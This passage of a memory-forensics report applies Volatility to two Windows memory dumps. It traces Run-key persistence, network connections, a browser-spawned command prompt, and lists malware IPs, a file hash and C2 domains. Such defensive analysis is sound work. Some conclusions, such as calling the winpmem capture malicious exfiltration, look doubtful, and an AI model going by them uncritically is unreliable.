1588    wuauclt.exe     "C:\WINDOWS\system32\wuauclt.exe"
```

Registry and Persistence:

I investigated the memory further for any malware persistence at the endpoint, since the memory is so big I narrowed down the search by looking out for the common persistence key ***"Software\Microsoft\Windows\CurrentVersion\Run".***

Using the volatility2 plugin *python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 printkey -K "Software\Microsoft\Windows\CurrentVersion\Run"* to check for any possible persistence placed in the registry, I discovered an EXE file that was placed in the **Run** endpoint to be executed every time the system boot-up.

Volatility2 for registry key: *python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 printkey -K "Software\Microsoft\Windows\CurrentVersion\Run"*

```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 printkey -K "Software\Microsoft\Windows\CurrentVersion\Run"
Volatility Foundation Volatility Framework 2.6.1
----------
Registry: \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
Key name: Run (S)
Last updated: 2012-07-22 02:31:51 UTC+0000

Subkeys:

Values:
REG_SZ        KB00207877.exe  : (S) "C:\Documents and Settings\Robert\Application Data\KB00207877.exe"
----------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\default
Key name: Run (S)
Last updated: 2011-04-12 20:31:49 UTC+0000

Subkeys:

Values:
----------
Registry: \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
Key name: Run (S)
Last updated: 2011-04-13 00:55:13 UTC+0000

Subkeys:

Values:
----------
Registry: \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
Key name: Run (S)
Last updated: 2011-04-13 00:49:16 UTC+0000

Subkeys:
```

The volatility filescan plugin ***python2.7 vol.py -f Sample-1.dmp -profile=WinXPSP2x86 filescan | grep KB00207877.exe*** was used along with grep argument to clearly understand where the malicious file that runs a persistence was placed on the

system, and it appears to have been placed in multiple directory on the system which are the: **\Device\HarddiskVolume1\Documents** and **Settings\Robert\Application Data\KB00207877.exe** as shown below. ***python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 filescan | grep KB00207877.exe***


This malicious exe file **KB00207877.exe** was equally discovered to be part of an associated file with the malicious IPv4 Address "***41.168.5.140, 125.19.103.198"*** detected on the network connections.

Memory Sample-2 Analysis: ***(Sample-2.dmp)***

I started off by identifying the image information to determine the profile for the memory image analysis. The volatility2 and volatility3 were used to get the profile information to arrive in a concrete conclusion of what the image profile is.

- Using the volatility2 plugin ***python2.7 vol.py -f Sample-2.dmp imageinfo*** to query the profile information and returned various Suggested Profile(s) as: ***Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86*** which is Windows-7 operating system.
- Using the volatility3 plugin ***python3 vol.py -f Sample-2.dmp windows.info*** to query the profile information and was identified as **7600.16385.x86fre.win7_rtm.09071** which is also confirmed as Windows-7 operating system.

Volatility2 for profile info: ***python2.7 vol.py -f Sample-2.dmp imageinfo***



Volatility3 for profile info: ***python3 vol.py -f Sample-2.dmp windows.info***

Network Connections:

- The user system is using Avast software to establish multiple TCP network connections on IPv4 addresses which all operates on port 80 with pid 1220

Volatility3 for network connections: ***python3 vol.py-f Sample-2.dmp windows.netscan***

```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility3]
└─$ python3 vol.py -f Sample-2.dmp windows.netstat
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0x87cf7280      TCPv4   192.168.1.66    58763   63.238.84.59    80      ESTABLISHED     1220    AvastSvc.exe    -
0x87cd2988      TCPv4   127.0.0.1       58749   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87cb1c30      TCPv4   192.168.1.66    58822   93.184.220.20   80      CLOSE_WAIT      1220    AvastSvc.exe    -
0x87c0b278      TCPv4   127.0.0.1       12080   127.0.0.1       58783   ESTABLISHED     1220    AvastSvc.exe    -
0x87cd7df8      TCPv4   127.0.0.1       12080   127.0.0.1       58733   ESTABLISHED     1220    AvastSvc.exe    -
0x89f2e240      TCPv4   127.0.0.1       12080   127.0.0.1       49178   ESTABLISHED     1220    AvastSvc.exe    -
0x87cdbbd0      TCPv4   192.168.1.66    58732   107.21.110.107  80      ESTABLISHED     1220    AvastSvc.exe    -
0x87b9b580      TCPv4   127.0.0.1       58731   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87c54008      TCPv4   127.0.0.1       12080   127.0.0.1       58815   ESTABLISHED     1220    AvastSvc.exe    -
0x87c43008      TCPv4   192.168.1.66    58798   204.236.147.150 80      CLOSE_WAIT      1220    AvastSvc.exe    -
0x87ce8df8      TCPv4   192.168.1.66    58788   94.245.117.52   80      ESTABLISHED     1220    AvastSvc.exe    -
0x87ba3df8      TCPv4   127.0.0.1       12080   127.0.0.1       58792   ESTABLISHED     1220    AvastSvc.exe    -
0x87acadf8      TCPv4   192.168.1.66    58809   174.129.13.13   80      CLOSE_WAIT      1220    AvastSvc.exe    -
0x88beb008      TCPv4   192.168.1.66    49179   106.187.94.116  80      ESTABLISHED     1220    AvastSvc.exe    -
0x87ce8008      TCPv4   127.0.0.1       12080   127.0.0.1       58758   ESTABLISHED     1220    AvastSvc.exe    -
0x898db4f8      TCPv4   127.0.0.1       49178   127.0.0.1       12080   ESTABLISHED     2772    iexplore.exe    -
0x87c25a48      TCPv4   192.168.1.66    58816   205.185.216.10  80      CLOSE_WAIT      1220    AvastSvc.exe    -
0x87b9f838      TCPv4   127.0.0.1       58758   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87ca97f8      TCPv4   127.0.0.1       58742   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87ba7cd0      TCPv4   127.0.0.1       12080   127.0.0.1       58806   ESTABLISHED     1220    AvastSvc.exe    -
0x89f01bd0      TCPv4   192.168.1.66    49156   77.234.42.54    80      ESTABLISHED     1220    AvastSvc.exe    -
0x87baacc0      TCPv4   127.0.0.1       12080   127.0.0.1       58811   ESTABLISHED     1220    AvastSvc.exe    -
0x87c41008      TCPv4   127.0.0.1       58797   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87cd3880      TCPv4   192.168.1.66    58812   74.125.230.251  80      ESTABLISHED     1220    AvastSvc.exe    -
0x87baf540      TCPv4   127.0.0.1       12080   127.0.0.1       58727   ESTABLISHED     1220    AvastSvc.exe    -
0x87b92378      TCPv4   127.0.0.1       58817   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87c60df8      TCPv4   127.0.0.1       12080   127.0.0.1       58817   ESTABLISHED     1220    AvastSvc.exe    -
0x87cb2df8      TCPv4   127.0.0.1       12080   127.0.0.1       58808   ESTABLISHED     1220    AvastSvc.exe    -
0x87ae5a20      TCPv4   192.168.1.66    58772   195.154.120.68  80      CLOSE_WAIT      1220    AvastSvc.exe    -
0x87ceddf8      TCPv4   127.0.0.1       58811   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87cbfa30      TCPv4   192.168.1.66    58818   213.152.6.122   80      ESTABLISHED     1220    AvastSvc.exe    -
0x87cd3c30      TCPv4   127.0.0.1       58762   127.0.0.1       12080   ESTABLISHED     1172    svchost.exe     -
0x87b58c30      TCPv4   127.0.0.1       12080   127.0.0.1       58731   ESTABLISHED     1220    AvastSvc.exe    -
0x87c31718      TCPv4   192.168.1.66    58786   217.212.238.42  80      ESTABLISHED     1220    AvastSvc.exe    -
0x87c21008      TCPv4   127.0.0.1       58785   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
```

Command Prompt Entries:

Using the volatility3 plugin ***python3 vol.py -f Sample-2.dmp windows.cmdline*** to investigate the user command prompt history. The investigation revealed suspicious indicators of compromised with entries such as:

- **cmd.exe**: A new command prompt was opened with process ID 1616 by the **iexplore.exe** pid 2772 which I will be further investigating.
- Multiple memory errors which could be indicating malware tampering:

  "Required memory at 0x7ffdf010 is not valid (process exited?)" and *"Required memory at 0x7ffd9010 is inaccessible (swapped)"*
- **"C:\Program Files\LibreOffice 3.6\program\swriter.exe" "-o" "C:\Users\John-Doe\Documents\Procedure-Winpmemdump.odt"."**


  --writer"*"-env:OOO_CWD=2C:\\Users\\John Doe\\Documents"
- *winpmem-1.3.1.exe ram.dmp*

  These commands are indicating a memory capturing, and malicious activities for a possible sensitive data exfiltrate.

  A legitimate **swriter.exe** program was used to execute a memory dump command with an odt file format "**Procedure Winpmemdump.odt"** which automates the memory capturing process and other objectives of the present threat actor operating on the process ***soffice.bin*** with PID 3564.


  The **wimpmem.exe** version 1.3.1 software was also used to capture the system memory and saved the result into a file ***ram.dmp*** operating on PID 3144**,** this file was later transferred to the **Temp** directory.

Volatility3 for command prompt entries: ***python3 vol.py -f Sample-2.dmp windows.cmdline***



- Using the volatility command ***python3 vol.py -f Sample-2.dmp windows.filescan*** to examine the files on the windows machine. The ***ram.dmp*** file that saves the result of the memory capturing was discovered in a folder "***imagedump"*** created inside the Temp directory.

Volatility3 to scan for system files: **python3 vol.py -f Sample-2.dmp windows.filescan**



Running Processes:

To find the correlation among the commands executed, the volatility plugin ***python3 vol.py -f Sample-2.dmp windows.pslist*** was used to examine the processes created by these commands and which processes spawn a new process. It was discovered that the **swriter** program used in executing the automation of the memory capturing procedures file "**Procedure Winpmemdump.odt"** operates on ***swriter.exe PID 3452*** which in turns spawn a new process **soffice.exe PID 3512,** this process also in turn spawn a new process **soffice.bin PID 3564.**

Another suspicious process is the ***winpmem-1.3.1.exe PID 3144*** that collects the results of the memory capturing, this process which was also created by the ***cmd.exe PID 3152.***


Another **cmd.exe** 1616 process was opened which has a parent ID of the ***iexplore.exe 2772.*** In this case, iexplore.exe is a process that handles browser activities, it can now be deduced that the user's browser directly opened a command prompt (which is generally unusual) and runs some suspicious or malicious command.

While all the running processes appear to be legitimate, however, based on the analysis and in correlation with the memory dump activities and suspicious command entries, the below processes were discovered to be performing the joint activities of the memory capturing of the compromised system:

Suspicious Processes For Memory Capturing:


Process	PID	PPID	Functions
cmd.exe	1616	2772	Command prompt handling all the executed commands from the internet browser (iexplore.exe).
iexplore.exe	2772	2548	It created a command prompt process to possibly execute a malicious command.
cmd.exe	3152	2548	Command prompt handling all the executed commands.
winpmem-1.3.1.exe	3144	3152	Captured and saved the results of the memory capturing to file **ram.dmp**
swriter.exe	3452	2548	A program that executed the memory capturing automation script
soffice.exe	3512	3452	Handles the automation activities and spawned by swriter.exe
soffice.bin	3564	3512	Spawned by soffice.exe for full functionalities of the automation
soffice.bin	3556	3544	Spawned by soffice.exe for full functionalities of the automation

Volatility3 for running process: ***python3 vol.py -f Sample-2.dmp windows.pslist***




Now to further investigate the interesting **iexplore.exe** pid 2772 process that created a new process **cmd.exe** pid 1616. I dumped the iexplore.exe process into an EXE executable file using the volatility2 plugin ***python2.7 vol.py -f Sample-2.dmp --profile=Win7SP1x86_23418 procdump --pid 2772 -dump-dir,*** then further scanned the file using malware sandbox (VirusTotal).

Volatility2 for process dump to an EXE executable file: ***python2.7 vol.py -f Sample-2.dmp -profile=Win7SP1x86_23418procdump--pid2772-dump-dir***




The result of the scanned **iexplore.exe** file on VirusTotal flagged the file to be heavily malicious by multiple anti-virus vendors.

iexplore.exe PID 2772 SHA-256: 13170ec31cf0920ad871b0d0603b6f575f847e523ac977e5177adaf62d569853




Further analysis of the result on VirusTotal under the **Behavior** tab equally indicates that the user's browser performed an action that opened a command prompt in: **"C:\\Windows\\system32\\cmd.exe".**



Still under the **Behavior** tab, I identified multiple domains the malware used for DNS resolutions on network communications which includes: ***furious.devilslife.com, ns2.wrauzfevvo.com, th1sis.l1k3aK3y.org, whereare.sexy-serbian.***


To confirm whether the malware successfully communicated with any of these domains on the compromised system, I used the strings command with the memory image sample along with grep argument and I discovered that one the domains (***furious.devilslife.com)*** is examined to have been communicating with the system.



